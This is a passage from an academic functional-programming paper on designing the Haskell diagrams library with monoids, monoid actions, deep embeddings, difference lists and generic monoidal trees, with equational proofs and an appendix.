 $\text{trace} = \text{hom traceP} \circ \text{unD}$

However, this is a monoid homomorphism since Trace is also a commutative monoid, so we can cache the trace of each diagram as well.

**newtype** Diagram  
= Diagram (Dual [Prim], Envelope, Trace)  
deriving (Semigroup, Monoid)

## Variation V: Transformations and monoid actions

Translation was briefly mentioned in Variation II, but it's time to consider transforming diagrams more generally. Suppose there is a type representing arbitrary *affine transformations*, and a way to apply them to primitives:

```
data Transformation = ...
transformP :: Transformation → Prim → Prim
```

Affine transformations include the usual suspects like rotation, reflection, scaling, shearing, and translation; they send parallel lines to parallel lines, but do not necessarily preserve angles. However, the precise definition—along with the precise implementations of Transformation and transformP—is not important for our purposes. The important fact, of course, is that Transformation is an instance of Monoid:  $t_1 \diamond t_2$  represents the transformation which performs first  $t_2$  and then  $t_1$ , and  $\varepsilon$  is the identity transformation. Given these intuitive semantics, we expect

$$\text{transformP } \varepsilon p = p \quad (1)$$

that is, transforming by the identity transformation has no effect, and

$$\text{transformP } (t_1 \diamond t_2) p = \text{transformP } t_1 (\text{transformP } t_2 p) \quad (2)$$

that is,  $t_1 \diamond t_2$  really does represent doing first  $t_2$  and then  $t_1$ . (Equation (2) should make it clear why composition of Transformations is “backwards”: for the same reason function composition is “backwards”.) Functions satisfying (1) and (2) have a name: transformP represents a *monoid action* of Transformation on Prim. Moreover,  $\eta$ -reducing (1) and (2) yields

$$\text{transformP } \varepsilon = \text{id} \quad (1')$$

$$\text{transformP } (t_1 \diamond t_2) = \text{transformP } t_1 \circ \text{transformP } t_2 \quad (2')$$

Thus, we can equivalently say that transformP is a monoid homomorphism from Transformation to endofunctions on Prim.

Let's make a type class to represent monoid actions:

```
class Monoid m ⇒ Action m a where
  act :: m → a → a
instance Action Transformation Prim where
  act = transformP
```

(Note that this requires the MultiParamTypeClasses extension.) Restating the monoid action laws more generally, for any instance of Action m a it should be the case that for all  $m_1, m_2 :: m$ ,

$$\text{act } \varepsilon = \text{id} \quad (\text{MA1})$$

$$\text{act } (m_1 \diamond m_2) = \text{act } m_1 \circ \text{act } m_2 \quad (\text{MA2})$$

When using these laws in proofs we must be careful to note the types at which act is applied. Otherwise we might inadvertently use act at types for which no instance of Action exists, or—more subtly—circularly apply the laws for the very instance we are attempting to prove lawful. I will use the notation A / B to indicate an appeal to the monoid action laws for the instance Action A B.

Now, consider the problem of applying a transformation to an entire diagram. For the moment, forget about the Dual wrapper and the cached Envelope and Trace, and pretend that a diagram consists solely of a list of primitives. The obvious solution, then, is to map the transformation over the list of primitives.

```
type Diagram = [Prim]
transformD :: Transformation → Diagram → Diagram
transformD t = map (act t)
instance Action Transformation Diagram where
  act = transformD
```

The Action instance amounts to a claim that transformD satisfies the monoid action laws (MA1) and (MA2). The proof makes use of the fact that the list type constructor [] is a functor, that is,  $\text{map id} = \text{id}$  and  $\text{map } (f \circ g) = \text{map } f \circ \text{map } g$ .

*Proof.*

$$\begin{aligned} & \text{transformD } \varepsilon \\ &= \{ \text{ definition of transformD } \} \\ &\quad \text{map } (\text{act } \varepsilon) \\ &= \{ \text{ Transformation / Prim } \} \\ &\quad \text{map id} \\ &= \{ \text{ list functor } \} \\ &\quad \text{id} \\ \\ & \text{transformD } (t_1 \diamond t_2) \\ &= \{ \text{ definition } \} \\ &\quad \text{map } (\text{act } (t_1 \diamond t_2)) \\ &= \{ \text{ Transformation / Prim } \} \\ &\quad \text{map } (\text{act } t_1 \circ \text{act } t_2) \\ &= \{ \text{ list functor } \} \\ &\quad \text{map } (\text{act } t_1) \circ \text{map } (\text{act } t_2) \\ &= \{ \text{ definition } \} \\ &\quad \text{transformD } t_1 \circ \text{transformD } t_2 \end{aligned}$$

□

As an aside, note that this proof actually works for *any* functor, so

```
instance (Action m a, Functor f) ⇒ Action m (f a) where
  act m = fmap (act m)
```

always defines a lawful monoid action.

## Variation VI: Monoid-on-monoid action

The previous variation discussed Transformations and their monoid structure. Recall that Diagram itself is also an instance of Monoid. How does this relate to the action of Transformation? That is, the monoid action laws specify how compositions of transformations act on diagrams, but how do transformations act on compositions of diagrams?

Continuing for the moment to think about the stripped-down variant Diagram = [Prim], we can see first of all that

$$\text{act } t \varepsilon = \varepsilon, \quad (3)$$

since mapping t over the empty list of primitives results in the empty list again. We also have

$$\text{act } t (d_1 \diamond d_2) = (\text{act } t d_1) \diamond (\text{act } t d_2), \quad (4)$$

since

$$\begin{aligned} & \text{act } t (d_1 \diamond d_2) \\ &= \{ \text{ definitions of act and } (\diamond) \} \\ &\quad \text{map } (\text{act } t) (d_1 ++ d_2) \\ &= \{ \text{ naturality of } (++) \} \\ &\quad \text{map } (\text{act } t) d_1 ++ \text{map } (\text{act } t) d_2 \\ &= \{ \text{ definition } \} \\ &\quad \text{act } t d_1 \diamond \text{act } t d_2 \end{aligned}$$

where the central step follows from a “free theorem” [Wadler 1989] derived from the type of  $(++)$ .

Equations (3) and (4) together say that the action of any particular Transformation is a monoid homomorphism from Diagram

to itself. This sounds desirable: when the type being acted upon has some structure, we want the monoid action to preserve it. From now on, we include these among the monoid action laws when the type being acted upon is also a Monoid:

$$\text{act } m \varepsilon = \varepsilon \quad (\text{MA3})$$

$$\text{act } m (n_1 \diamond n_2) = \text{act } m n_1 \diamond \text{act } m n_2 \quad (\text{MA4})$$

It's finally time to stop pretending: so far, a value of type Diagram contains not only a (dualized) list of primitives, but also cached Envelope and Trace values. When applying a transformation to a Diagram, something must be done with these cached values as well. An obviously correct but highly unsatisfying approach would be to simply throw them away and recompute them from the transformed primitives every time.

However, there is a better way: all that's needed is to define an action of Transformation on both Envelope and Trace, subject to (MA1)–(MA4) along with

$$\text{act } t \circ \text{envelopeP} = \text{envelopeP} \circ \text{act } t \quad (\text{TE})$$

$$\text{act } t \circ \text{traceP} = \text{traceP} \circ \text{act } t \quad (\text{TT})$$

Equations (TE) and (TT) specify that transforming a primitive's envelope (or trace) should be the same as first transforming the primitive and then finding the envelope (respectively trace) of the result. (Intuitively, it would be quite strange if these did *not* hold; we could even take them as the *definition* of what it means to transform a primitive's envelope or trace.)

**instance Action Transformation Envelope where**

...

**instance Action Transformation Trace where**

...

**instance Action Transformation Diagram where**

$$\text{act } t (\text{Diagram} (\text{Dual } ps, e, tr))$$

$$= \text{Diagram} (\text{Dual} (\text{map} (\text{act } t) ps), \text{act } t e, \text{act } t tr)$$

Incidentally, it is not *a priori* obvious that such instances can even be defined—the action of Transformation on Envelope in particular is nontrivial and quite interesting. However, it is beyond the scope of this paper.

We must prove that this gives the same result as throwing away the cached Envelope and Trace and then recomputing them directly from the transformed primitives. The proof for Envelope is shown here; the proof for Trace is entirely analogous.

As established in Variation III, the envelope  $e$  stored along with primitives  $ps$  satisfies the invariant

$$e = \text{hom envelopeP } ps.$$

We must therefore prove that

$$\text{act } t (\text{hom envelopeP } ps) = \text{hom envelopeP} (\text{map} (\text{act } t) ps),$$


or, in point-free form,

$$\text{act } t \circ \text{hom envelopeP} = \text{hom envelopeP} \circ \text{map} (\text{act } t).$$

*Proof.* We reason as follows:

$$\begin{aligned} &\text{act } t \circ \text{hom envelopeP} \\ &= \{ \text{ definition } \} \\ &\quad \text{act } t \circ \text{mconcat} \circ \text{map envelopeP} \\ &= \{ \text{ lemma proved below } \} \\ &\quad \text{mconcat} \circ \text{map} (\text{act } t) \circ \text{map envelopeP} \\ &= \{ \text{ list functor, (TE) } \} \\ &\quad \text{mconcat} \circ \text{map envelopeP} \circ \text{map} (\text{act } t) \\ &= \{ \text{ definition } \} \\ &\quad \text{hom envelopeP} \circ \text{map} (\text{act } t) \end{aligned}$$

□



**Figure 10.** Laying out a line of circles with *beside*

It remains only to prove that  $\text{act } t \circ \text{mconcat} = \text{mconcat} \circ \text{map} (\text{act } t)$ . This is where the additional monoid action laws (MA3) and (MA4) come in. The proof also requires some standard facts about *mconcat*, which are proved in the Appendix.

*Proof.* The proof is by induction on an arbitrary list (call it  $l$ ) given as an argument to  $\text{act } t \circ \text{mconcat}$ . If  $l$  is the empty list,

$$\begin{aligned} &\text{act } t (\text{mconcat} []) \\ &= \{ \text{ mconcat } \} \\ &\quad \text{act } t \varepsilon \\ &= \{ \text{ monoid action (MA3) } \} \\ &\quad \varepsilon \\ &= \{ \text{ mconcat, definition of map } \} \\ &\quad \text{mconcat} (\text{map} (\text{act } t) []) \end{aligned}$$

In the case that  $l = x : xs$ ,

$$\begin{aligned} &\text{act } t (\text{mconcat} (x : xs)) \\ &= \{ \text{ mconcat } \} \\ &\quad \text{act } t (x \diamond \text{mconcat} xs) \\ &= \{ \text{ monoid action (MA4) } \} \\ &\quad \text{act } t x \diamond \text{act } t (\text{mconcat} xs) \\ &= \{ \text{ induction hypothesis } \} \\ &\quad \text{act } t x \diamond \text{mconcat} (\text{map} (\text{act } t) xs) \\ &= \{ \text{ mconcat } \} \\ &\quad \text{mconcat} (\text{act } t x : \text{map} (\text{act } t) xs) \\ &= \{ \text{ definition of map } \} \\ &\quad \text{mconcat} (\text{map} (\text{act } t) (x : xs)) \end{aligned}$$

□

## Variation VII: Efficiency via deep embedding

Despite the efforts of the previous variation, applying transformations to diagrams is still not as efficient as it could be. The problem is that applying a transformation always requires a full traversal of the list of primitives. To see why this is undesirable, imagine a scenario where we alternately superimpose a new primitive on a diagram, transform the result, add another primitive, transform the result, and so on. In fact, this is exactly what happens when using *beside* repeatedly to lay out a line of diagrams, as in the following code (whose result is shown in Figure 10):

```
unitx::V2 — unit vector along the positive x-axis
hcat = foldr (beside unitx) ε
lineOfCircles n = hcat (replicate n circle)
```

Fully evaluating *lineOfCircles n* takes  $O(n^2)$  time, because the  $k$ th call to *beside* must map over  $k$  primitives, resulting in  $1 + 2 + 3 + \dots + n$  total calls to *transformP*. (Another problem is that it results in left-nested calls to  $(++)$ ; this is dealt with in the next variation.) Can this be improved?

Consider again the monoid action law

$$\text{act } (t_1 \diamond t_2) = \text{act } t_1 \circ \text{act } t_2.$$

Read from right to left, it says that instead of applying two transformations (resulting in two traversals of the primitives), one can

achieve the same effect by first combining the transformations and then doing a single traversal. Taking advantage of this requires some way to delay evaluation of transformations until the results are demanded, and a way to collapse multiple delayed transformations before actually applying them.

A first idea is to store a “pending” transformation along with each diagram:

```
newtype Diagram =  
  Diagram (Dual [Prim], Transformation, Envelope, Trace)
```

In order to apply a new transformation to a diagram, simply combine it with the stored one:

```
instance Action Transformation Diagram where  
  act t' (Diagram (ps, t, e, tr))  
    = Diagram (ps, t'  $\diamond$  t, act t' e, act t' tr)
```

However, we can no longer automatically derive Semigroup or Monoid instances for Diagram—that is to say, we *could*, but the semantics would be wrong! When superimposing two diagrams, it does not make sense to combine their pending transformations. Instead, the transformations must be applied before combining:

```
instance Semigroup Diagram where  
  (Diagram (ps1, t1, e1, tr1))  $\diamond$  (Diagram (ps2, t2, e2, tr2)))  
    = Diagram (act t1 ps1  $\diamond$  act t2 ps2,  
               $\epsilon$ ,  
              e1  $\diamond$  e2,  
              tr1  $\diamond$  tr2)
```

So, transformations are delayed somewhat—but only until a call to  $(\diamond)$ , which forces them to be applied. This helps with consecutive transformations, but doesn’t help at all with the motivating scenario from the beginning of this variation, where transformations are interleaved with compositions.

In order to really make a difference, this idea of delaying transformations must be taken further. Instead of being delayed only until the next composition, they must be delayed as long as possible, until forced by an *observation*. This, in turn, forces a radical redesign of the Diagram structure. In order to delay interleaved transformations and compositions, a tree structure is needed—though a Diagram will still be a list of primitives from a semantic point of view, an actual list of primitives no longer suffices as a concrete representation.

The key to designing an appropriate tree structure is to think of the functions that create diagrams as an *algebraic signature*, and construct a data type corresponding to the *free algebra* over this signature [Turner 1985]. Put another way, so far we have a *shallow embedding* of a domain-specific language for constructing diagrams, where the operations are carried out immediately on semantic values, but we need a *deep embedding*, where operations are first reified into an abstract syntax tree and interpreted later.

More concretely, here are the functions we’ve seen so far with a result type of Diagram:

```
prim :: Prim  $\rightarrow$  Diagram  
 $\epsilon$  :: Diagram  
 $(\diamond)$  :: Diagram  $\rightarrow$  Diagram  $\rightarrow$  Diagram  
act :: Transformation  $\rightarrow$  Diagram  $\rightarrow$  Diagram
```

We simply make each of these functions into a data constructor, remembering to also cache the envelope and trace at every node corresponding to  $(\diamond)$ :

```
data Diagram  
  = Prim Prim  
  | Empty  
  | Compose (Envelope, Trace) Diagram Diagram  
  | Act Transformation Diagram
```

There are a few accompanying functions and instances to define. First, to extract the Envelope of a Diagram, just do the obvious thing for each constructor (extracting the Trace is analogous):

<i>envelope</i> :: Diagram $\rightarrow$	<i>Envelope</i>
<i>envelope</i> (Prim p)	$= envelopeP p$
<i>envelope</i> Empty	$= \epsilon$
<i>envelope</i> (Compose (e, _ ) _ )	$= e$
<i>envelope</i> (Act t d)	$= act t (envelope d)$

By this point, there is certainly no way to automatically derive Semigroup and Monoid instances for Diagram, but writing them manually is not complicated. Empty is explicitly treated as the identity element, and composition is delayed with the Compose constructor, extracting the envelope and trace of each subdiagram and caching their compositions:

```
instance Semigroup Diagram where  
  Empty  $\diamond$  d = d  
  d  $\diamond$  Empty = d  
  d1  $\diamond$  d2  
    = Compose  
    (envelope d1  $\diamond$  envelope d2,  
     ,trace d1  $\diamond$  trace d2  
     )  
   d1 d2
```

```
instance Monoid Diagram where  
   $\epsilon$  = Empty
```

The particularly attentive reader may have noticed something strange about this Semigroup instance:  $(\diamond)$  is not associative!  $d_1 \diamond (d_2 \diamond d_3)$  and  $(d_1 \diamond d_2) \diamond d_3$  are not equal, since they result in trees of two different shapes. However, intuitively it seems that  $d_1 \diamond (d_2 \diamond d_3)$  and  $(d_1 \diamond d_2) \diamond d_3$  are still “morally” the same, that is, they are two representations of “the same” diagram. We can formalize this idea by considering Diagram as a *quotient* type, using some equivalence relation other than structural equality. In particular, associativity does hold if we consider two diagrams  $d_1$  and  $d_2$  equivalent whenever  $unD d_1 \equiv unD d_2$ , where  $unD :: Diagram \rightarrow [Prim]$  “compiles” a Diagram into a flat list of primitives. The proof is omitted; given the definition of  $unD$  below, it is straightforward and unenlightening.

The action of Transformation on the new version of Diagram can be defined as follows:

```
instance Action Transformation Diagram where  
  act t Empty = Empty  
  act t (Act t' d) = Act (t  $\diamond$  t') d  
  act t d = Act t d
```

Although the monoid action laws (MA1) and (MA2) hold by definition, (MA3) and (MA4) again hold only up to semantic equivalence (the proof is similarly straightforward).

Finally, we define  $unD$ , which “compiles” a Diagram into a flat list of Prims. A simple first attempt is just an interpreter that replaces each constructor by the operation it represents:

<i>unD</i> :: Diagram $\rightarrow$	[Prim]
<i>unD</i> (Prim p)	$= [p]$
<i>unD</i> Empty	$= \epsilon$
<i>unD</i> (Compose d <sub>1</sub> d <sub>2</sub> )	$= unD d_2 \diamond unD d_1$
<i>unD</i> (Act t d)	$= act t (unD d)$

This seems obviously correct, but brings us back exactly where we started: the whole point of the new tree-like Diagram type was to improve efficiency, but so far we have only succeeded in pushing work around! The benefit of having a deep embedding is that we can do better than a simple interpreter, by doing some sort of nontrivial analysis of the expression trees.

In this particular case, all we need to do is pass along an extra parameter accumulating the “current transformation” as we recurse down the tree. Instead of immediately applying each transformation as it is encountered, we simply accumulate transformations as we recurse and apply them when reaching the leaves. Each primitive is processed exactly once.

```
unD' :: Diagram → [Prim]
unD' = go ε where
  go :: Transformation → Diagram → [Prim]
  go t (Prim p)          = [act t p]
  go _ Empty              = ε
  go t (Compose _ d1 d2) = go t d2 ◊ go t d1
  go t (Act t' d)        = go (t ◊ t') d
```

Of course, we ought to prove that *unD* and *unD'* yield identical results—as it turns out, the proof makes use of all four monoid action laws. To get the induction to go through requires proving the stronger result that for all transformations *t* and diagrams *d*,

$$\text{act } t (\text{unD } d) = \text{go } t d.$$

From this it will follow, by (MA1), that

$$\text{unD } d = \text{act } ε (\text{unD } d) = \text{go } ε d = \text{unD}' d.$$

*Proof.* By induction on *d*.

- If *d* = Prim *p*, then  $\text{act } t (\text{unD} (\text{Prim } p)) = \text{act } t [p] = [\text{act } t p] = \text{go } t (\text{Prim } p)$ .
- If *d* = Empty, then  $\text{act } t (\text{unD } \text{Empty}) = \text{act } t ε = ε = \text{go } t \text{Empty}$ , where the central equality is (MA3).
- If *d* = Compose *c* *d*<sub>1</sub> *d*<sub>2</sub>, then

$$\begin{aligned} & \text{act } t (\text{unD} (\text{Compose } c d_1 d_2)) \\ &= \{ \text{ definition } \} \\ & \text{act } t (\text{unD } d_2 ◊ \text{unD } d_1) \\ &= \{ \text{ monoid action (MA4) } \} \\ & \text{act } t (\text{unD } d_2) ◊ \text{act } t (\text{unD } d_1) \\ &= \{ \text{ induction hypothesis } \} \\ & \text{go } t d_2 ◊ \text{go } t d_1 \\ &= \{ \text{ definition } \} \\ & \text{go } t (\text{Compose } c d_1 d_2) \end{aligned}$$

- Finally, if *d* = Act *t'* *d'*, then

$$\begin{aligned} & \text{act } t (\text{unD} (\text{Act } t' d')) \\ &= \{ \text{ definition } \} \\ & \text{act } t (\text{act } t' (\text{unD } d')) \\ &= \{ \text{ monoid action (MA2) } \} \\ & \text{act } (t ◊ t') (\text{unD } d') \\ &= \{ \text{ induction hypothesis } \} \\ & \text{go } (t ◊ t') d' \\ &= \{ \text{ definition } \} \\ & \text{go } t (\text{Act } t' d') \end{aligned}$$

□

## Variation VIII: Difference lists

Actually, *unD'* still suffers from another performance problem hinted at in the previous variation. A right-nested expression like  $d_1 ◊ (d_2 ◊ (d_3 ◊ d_4))$  still takes quadratic time to compile, because it results in left-nested calls to  $(\text{++})$ . This can be solved using *difference lists* [Hughes 1986]: the idea is to represent a list *xs* :: [a] using the function  $(\text{xs}++) :: [a] \rightarrow [a]$ . Appending two lists is then accomplished by composing their functional representations. The

“trick” is that left-nested function composition ultimately results in reassociated (right-nested) appends:

$$((\text{xs}++) \circ (\text{ys}++) \circ (\text{zs}++) [] = \text{xs} ++ (\text{ys} ++ (\text{zs} ++ []))).$$

In fact, difference lists arise from viewing

$$(\text{++}) :: [a] \rightarrow ([a] \rightarrow [a])$$

itself as a monoid homomorphism, from the list monoid to the monoid of endomorphisms on [a]. (H1) states that  $(\text{++}) ε = ε$ , which expands to  $(\text{++}) [] = \text{id}$ , that is,  $[] ++ \text{xs} = \text{xs}$ , which is true by definition. (H2) states that  $(\text{++}) (\text{xs} ◊ \text{ys}) = (\text{++}) \text{xs} ◊ (\text{++}) \text{ys}$ , which can be rewritten as

$$((\text{xs} ++ \text{ys})++) = (\text{xs}++) \circ (\text{ys}++) .$$

In this form, it expresses that function composition is the correct implementation of append for difference lists. Expand it a bit further by applying both sides to an arbitrary argument *zs*,

$$(\text{xs} ++ \text{ys}) ++ \text{zs} = \text{xs} ++ (\text{ys} ++ \text{zs})$$

and it resolves itself into the familiar associativity of  $(\text{++})$ .

Here, then, is a yet further improved variant of *unD*:

```
unD'' :: Diagram → [Prim]
unD'' d = appEndo (go ε d) [] where
  go :: Transformation → Diagram → Endo [Prim]
  go t (Prim p)          = Endo ((act t p):)
  go _ Empty              = ε
  go t (Compose _ d1 d2) = go t d2 ◊ go t d1
  go t (Act t' d)        = go (t ◊ t') d
```

## Variation IX: Generic monoidal trees

Despite appearances, there is nothing really specific to diagrams about the structure of the Diagram data type. There is one constructor for “leaves”, two constructors representing a monoid structure, and one representing monoid actions. This suggests generalizing to a polymorphic type of “monoidal trees”:

```
data MTree d u l
  = Leaf u l
  | Empty
  | Compose u (MTree d u l) (MTree d u l)
  | Act d (MTree d u l)
```

*d* represents a “downwards-traveling” monoid, which acts on the structure and accumulates along paths from the root. *u* represents an “upwards-traveling” monoid, which originates in the leaves and is cached at internal nodes. *l* represents the primitive data which is stored in the leaves.

We can now redefine Diagram in terms of MTree:

```
type Diagram
  = MTree Transformation (Envelope, Trace) Prim
  prim p = Leaf (envelopeP p, traceP p) p
```

There are two main differences between MTree and Diagram. First, the pair of monoids, Envelope and Trace, have been replaced by a single *u* parameter—but since a pair of monoids is again a monoid, this is really not a big difference after all. All that is needed is an instance for monoid actions on pairs:

```
instance (Action m a, Action m b)
  ⇒ Action m (a, b) where
  act m (a, b) = (act m a, act m b)
```

The proof of the monoid action laws for this instance is left as a straightforward exercise.

A second, bigger difference is that the Leaf constructor actually stores a value of type *u* along with the value of type *l*, whereas

the Prim constructor of Diagram stored only a Prim. Diagram could get away with this because the specific functions *envelopeP* and *traceP* were available to compute the Envelope and Trace for a Prim when needed. In the general case, some function of type  $(l \rightarrow u)$  would have to be explicitly provided to MTree operations—instead, it is cleaner and easier to cache the result of such a function at the time a Leaf node is created.

Extracting the  $u$  value from an MTree is thus straightforward. This generalizes both *envelope* and *trace*:

$$\begin{aligned} \text{getU} :: (\text{Action } d u, \text{Monoid } u) &\Rightarrow \text{MTree } d u l \rightarrow u \\ \text{getU}(\text{Leaf } u \_) &= u \\ \text{getU } \text{Empty} &= \epsilon \\ \text{getU}(\text{Compose } u \_ \_) &= u \\ \text{getU}(\text{Act } d t) &= \text{act } d(\text{getU } t) \\ \text{envelope} &= \text{fst } \circ \text{getU} \\ \text{trace} &= \text{snd } \circ \text{getU} \end{aligned}$$

The Semigroup and Action instances are straightforward generalizations of the instances from Variation VII.

$$\begin{aligned} \text{instance } (\text{Action } d u, \text{Monoid } u) &\Rightarrow \text{Semigroup } (\text{MTree } d u l) \text{ where} \\ \text{Empty} \diamond t &= t \\ t \diamond \text{Empty} &= t \\ t_1 \diamond t_2 &= \text{Compose } (\text{getU } t_1 \diamond \text{getU } t_2) t_1 t_2 \\ \text{instance Semigroup } d &\Rightarrow \text{Action } d (\text{MTree } d u l) \text{ where} \\ \text{act } \text{Empty} &= \text{Empty} \\ \text{act } d(\text{Act } d' t) &= \text{Act } (d \diamond d') t \\ \text{act } d t &= \text{Act } d t \end{aligned}$$

In place of *unD*, we define a generic fold for MTree, returning not a list but an arbitrary monoid. There's really not much difference between returning an arbitrary monoid and a free one (*i.e.* a list), but it's worth pointing out that the idea of “difference lists” generalizes to arbitrary “difference monoids”:  $(\diamond)$  itself is a monoid homomorphism.

$$\begin{aligned} \text{foldMTree} :: (\text{Monoid } d, \text{Monoid } r, \text{Action } d r) &\Rightarrow (l \rightarrow r) \rightarrow \text{MTree } d u l \rightarrow r \\ \text{foldMTree leaf } t &= \text{appEndo } (\text{go } \epsilon t) \epsilon \text{ where} \\ \text{go } d(\text{Leaf } \_) &= \text{Endo } (\text{act } d(\text{leaf } \_) \diamond) \\ \text{go } \text{Empty} &= \epsilon \\ \text{go } d(\text{Compose } t_1 t_2) &= \text{go } d t_1 \diamond \text{go } d t_2 \\ \text{go } d(\text{Act } d' t) &= \text{go } (d \diamond d') t \\ \text{unD} :: \text{Diagram} &\rightarrow [\text{Prim}] \\ \text{unD} &= \text{getDual } \circ \text{foldMTree } (\text{Dual } \circ ([:] )) \end{aligned}$$

Again, associativity of  $(\diamond)$  and the monoid action laws only hold up to semantic equivalence, defined in terms of *foldMTree*.

## Variation X: Attributes and product actions

So far, there's been no mention of fill color, stroke color, transparency, or other similar *attributes* we might expect diagrams to possess. Suppose there is a type Style representing collections of attributes. For example,  $\{\text{Fill Purple}, \text{Stroke Red}\} :: \text{Style}$  might indicate a diagram drawn in red and filled with purple. Style is then an instance of Monoid, with  $\epsilon$  corresponding to the Style containing no attributes, and  $(\diamond)$  corresponding to right-biased union. For example,

$$\begin{aligned} \{\text{Fill Purple}, \text{Stroke Red}\} \diamond \{\text{Stroke Green}, \text{Alpha } 0.3\} &= \{\text{Fill Purple}, \text{Stroke Green}, \text{Alpha } 0.3\} \end{aligned}$$

where Stroke Green overrides Stroke Red. We would also expect to have a function

$$\text{applyStyle} :: \text{Style} \rightarrow \text{Diagram} \rightarrow \text{Diagram}$$

for applying a Style to a Diagram. Of course, this sounds a lot like a monoid action! However, it is not so obvious how to implement a new monoid action on Diagram. The fact that Transformation has an action on Diagram is encoded into its definition, since the first parameter of MTree is a “downwards” monoid with an action on the structure:

$$\begin{aligned} \text{type Diagram} &= \text{MTree Transformation } (\text{Envelope}, \text{Trace}) \text{ Prim} \end{aligned}$$

Can we simply replace Transformation with the product monoid  $(\text{Transformation}, \text{Style})$ ? Instances for Action Style Envelope and Action Style Trace need to be defined, but these can just be trivial, since styles presumably have no effect on envelopes or traces:

$$\begin{aligned} \text{instance Action Style Envelope where} \\ \text{act } \_ &= \text{id} \end{aligned}$$

In fact, the only other thing missing is an Action instance defining the action of a product monoid. One obvious instance is:

$$\begin{aligned} \text{instance } (\text{Action } m_1 a, \text{Action } m_2 a) &\Rightarrow \text{Action } (m_1, m_2) a \text{ where} \\ \text{act } (m_1, m_2) &= \text{act } m_1 \circ \text{act } m_2 \end{aligned}$$

though it's not immediately clear whether this satisfies the monoid action laws. It turns out that (MA1), (MA3), and (MA4) do hold and are left as exercises. However, (MA2) is a bit more interesting. It states that we should have

$$\begin{aligned} \text{act } ((m_{11}, m_{21}) \diamond (m_{12}, m_{22})) &= \text{act } (m_{11}, m_{21}) \circ \text{act } (m_{12}, m_{22}). \end{aligned}$$

Beginning with the left-hand side,

$$\begin{aligned} \text{act } ((m_{11}, m_{21}) \diamond (m_{12}, m_{22})) &= \{ \text{ product monoid } \} \\ \text{act } (m_{11} \diamond m_{12}, m_{21} \diamond m_{22}) &= \{ \text{ proposed definition of act for pairs } \} \\ \text{act } (m_{11} \diamond m_{12}) \circ \text{act } (m_{21} \diamond m_{22}) &= \{ m_1 / a, m_2 / a \text{ (MA2)} \} \\ \text{act } m_{11} \circ \text{act } m_{12} \circ \text{act } m_{21} \circ \text{act } m_{22} & \end{aligned}$$

But the right-hand side yields

$$\begin{aligned} \text{act } (m_{11}, m_{21}) \circ \text{act } (m_{12}, m_{22}) &= \{ \text{ proposed definition of act } \} \\ \text{act } m_{11} \circ \text{act } m_{21} \circ \text{act } m_{12} \circ \text{act } m_{22} & \end{aligned}$$

In general, these will be equal only when  $\text{act } m_{12} \circ \text{act } m_{21} = \text{act } m_{21} \circ \text{act } m_{12}$ —and since these are all arbitrary elements of the types  $m_1$  and  $m_2$ , (MA2) will hold precisely when the actions of  $m_1$  and  $m_2$  commute. Intuitively, the problem is that the product of two monoids represents their “parallel composition”, but defining the action of a pair requires arbitrarily picking one of the two possible orders for the elements to act. The monoid action laws hold precisely when this arbitrary choice of order makes no difference.

Ultimately, if the action of Transformation on Diagram commutes with that of Style—which seems reasonable—then adding attributes to diagrams essentially boils down to defining

$$\begin{aligned} \text{type Diagram} &= \text{MTree } (\text{Transformation}, \text{Style}) \\ &\quad (\text{Envelope}, \text{Trace}) \\ &\quad \text{Prim} \end{aligned}$$

## Coda

Monoid homomorphisms have been studied extensively in the program derivation community, under the slightly more general framework of *list homomorphisms* [Bird 1987]. Much of the presentation

here involving monoid homomorphisms can be seen as a particular instantiation of that work.

There is much more that can be said about monoids as they relate to library design. There is an intimate connection between monoids and Applicative functors, which indeed are also known as *monoidal* functors. Parallel to Semigroup is a variant of Applicative lacking the *pure* method, which also deserves more attention. Monads are (infamously) monoidal in a different sense. More fundamentally, categories are “monoids with types”.

Beyond monoids, the larger point is that library design should be driven by elegant underlying mathematical structures, and especially by homomorphisms [Elliott 2009].

## Acknowledgments

Thanks to Daniel Wagner and Vilhelm Sjöberg for being willing to listen to my ramblings about diagrams and for offering many helpful insights over the years. I’m also thankful to the regulars in the #diagrams IRC channel (Drew Day, Claude Heiland-Allen, Deepak Jois, Michael Sloan, Luite Stegeman, Ryan Yates, and others) for many helpful suggestions, and simply for making diagrams so much fun to work on. A big thank you is also due Conal Elliott for inspiring me to think more deeply about semantics and homomorphisms, and for providing invaluable feedback on a very early version of diagrams. Finally, I’m grateful to the members of the Penn PLClub for helpful feedback on an early draft of this paper, and to the anonymous reviewers for a great many helpful suggestions.

This material is based upon work supported by the National Science Foundation under Grant Nos. 1116620 and 1218002.

## Appendix

Given the definition  $mconcat = foldr (\diamond) \varepsilon$ , we compute  $mconcat [] = foldr (\diamond) \varepsilon [] = \varepsilon$ , and

$$\begin{aligned} mconcat (x:xs) \\ &= foldr (\diamond) \varepsilon (x:xs) \\ &= x \diamond foldr (\diamond) \varepsilon xs \\ &= x \diamond mconcat xs. \end{aligned}$$

These facts are referenced in proof justification steps by the hint *mconcat*.

Next, recall the definition of *hom*, namely

$$\begin{aligned} hom :: \text{Monoid } m &\Rightarrow (a \rightarrow m) \rightarrow ([a] \rightarrow m) \\ hom f &= mconcat \circ map f \end{aligned}$$

We first note that

$$\begin{aligned} hom f (x:xs) \\ &= \{ \text{definition of } hom \text{ and } map \} \\ mconcat (f x : map f xs) \\ &= \{ mconcat \} \\ f x \diamond mconcat (map f xs) \\ &= \{ \text{definition of } hom \} \\ f x \diamond hom f xs \end{aligned}$$

We now prove that  $hom f$  is a monoid homomorphism for all  $f$ .

*Proof.* First,  $hom f [] = (mconcat \circ map f) [] = mconcat [] = \varepsilon$  (H1).

Second, we show (H2), namely,

$$hom f (xs ++ ys) = hom f xs \diamond hom f ys,$$

by induction on  $xs$ .

- If  $xs = []$ , we have  $hom f ([] ++ ys) = hom f ys = \varepsilon \diamond hom f ys = hom f [] \diamond hom f ys$ .

- Next, suppose  $xs = x:xs'$ :

$$\begin{aligned} hom f ((x:xs') ++ ys) \\ &\quad \{ \text{definition of } (++) \} \\ &= hom f (x:(xs' ++ ys)) \\ &\quad \{ hom \text{ of } (:), \text{ proved above} \} \\ &= f x \diamond hom f (xs' ++ ys) \\ &\quad \{ \text{induction hypothesis} \} \\ &= f x \diamond hom f xs' \diamond hom f ys \\ &\quad \{ \text{associativity of } (\diamond) \text{ and } hom \text{ of } (:) \} \\ &= (hom f (x:xs')) \diamond hom f ys \end{aligned}$$

□

